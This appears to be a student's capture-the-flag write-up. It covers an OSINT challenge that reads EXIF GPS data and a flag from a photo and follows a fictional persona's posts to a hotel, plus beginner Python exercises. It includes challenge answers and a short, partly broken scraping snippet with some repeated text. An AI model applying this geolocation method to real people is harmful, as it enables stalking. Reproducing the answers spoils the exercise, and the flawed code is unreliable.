


## Question 9

	<b>exifdata</b>
<b>SUMMARY</b>	
<b>DETAILED</b>	
<b>LOCATION</b>	
<b>UPLOAD</b>	
<b>JFIF</b>	
JFIF Version	1.01
Resolution Unit	inches
X Resolution	72
Y Resolution	72
<b>IFDO</b>	
Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	[FLAG]ALWAYSCHECKTHEEXIFD4T4
<b>Exif IFD</b>	
Exif Version	0231
Components Configuration	Y, Cb, Cr, -
User Comment	Hi. :)
Flashpix Version	0100
<b>GPS</b>	
GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees
<b>Composite</b>	
GPS Latitude	41.891815 degrees N
GPS Longitude	87.624277 degrees W
GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x510

## Question 11

If you scroll down throughout, *IGuidetheClaus2020*, history posts, you can see post that he mentioned “Marriott”




The screenshot shows a Twitter profile for **IGuidetheClaus2020**. The timeline includes the following tweets:

- A retweet from **Elon Musk** (@elonmusk) dated Nov 25, 2020, with the caption: "This is a life leader launch, so more risk than normal".
- A tweet from **SpaceX** (@SpaceX) dated Nov 25, 2020, with the caption: "Watch Falcon 9 launch 60 Starlink satellites → spacex.com/launches".
- A tweet from **IGuidetheClaus2020** (@GuideClaus2020) dated Nov 25, 2020, with the caption: "Yo @Marriott is where Rudolph loves to lay his head."
- A tweet from **IGuidetheClaus2020** (@GuideClaus2020) dated Nov 25, 2020, with the caption: "Right outside of my hotel too, lol."

The interface includes a sidebar with "Explore" and "Settings" buttons, a search bar at the top right, and a "New to Twitter?" section with sign-up options for Google, Apple, or phone/email. There is also a "Topics to follow" section and a "You might like" section featuring images of reindeer inflatables.

Make a research and there is the street numbers of the hotel address.



## Thought process/methodology:

Firstly, go to “Reddit” and search for the username “*IGuidetheClaus2020*”. By using social media, we can find more information about the username if the username is valid. Next step, scroll down throughout Rudolph’s comment and he did mention about his birth place. Thirdly, do some research on Google search to find Rudolph the reindeer creator’s last name. Despite that, we can find out more details about the picture at exif data viewer or google image search. Moreover, google image search gives an article or blog about the picture. On the contrary, the exif data viewer states more detail about the picture such as GPS, resolution and size.

## DAY 15 : [Scripting] There's a Python in my stocking!

**Tools used :** Google chrome, Python, vscode

### Question 1

Run a command “True + True” in python.

```
Python 3.9 (64-bit)
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

### Question 2



## Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

### Question 3

Run a command “`bool("False")`” in python.

```
t's the output of True + True?
Python 3.9 (64-bit)
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> bool("False")
True
>>>
```

### Question 4

When we downloaded HTML, the library let us download requests.



## Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

This was a very short introduction to Python, but here are some more links if you wanted to learn more:

### Question 5

Type a command in Python.

```
x = [1, 2, 3]
```

```
y = x
```

```
y.append(6)
```

```
print(x)
```

```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

## Question 6

The cause of previous question output is because of **pass by reference**. It is because we only pass a location of the variable but do not pass the variable itself.



## Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😊

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

## Question 7 & 8

Run a command in Vscode.

The screenshot shows the Visual Studio Code interface. The code editor window displays a Python script named `ww.py` with the following content:

```
ww.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

The terminal window below shows the execution of the script. It starts with the copyright notice, then the command to try the new cross-platform PowerShell. The script is run, asking for the user's name. The user types "Skidy". The script outputs "The Wise One has allowed you to come in.". The user then types "elf", and the script outputs "The Wise One has not allowed you to come in.".

```
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Murnira Najwa\Documents\HTML\Code> & "C:/Users/Murnira Najwa/AppData/Local/Programs/Python/Python39/python.exe" "c:/Users/Murni
ra Najwa/Documents/HTML/Code/ww.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\Murnira Najwa\Documents\HTML\Code> & "C:/Users/Murnira Najwa/AppData/Local/Programs/Python/Python39/python.exe" "c:/Users/Murni
ra Najwa/Documents/HTML/Code/ww.py"
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\Murnira Najwa\Documents\HTML\Code>
```

### Thought process/methodology:

For the simple command, we can type and run the code in Python. For the if statement in question 7 and 8, we should type and run the command in vscode. Visual Studio Code is a **language independent code editor**. It can be used for nearly any language, provided you install the correct extensions for it. In Visual Studio Code, open the extensions widget and install python, python extension pack and more suggestions for python.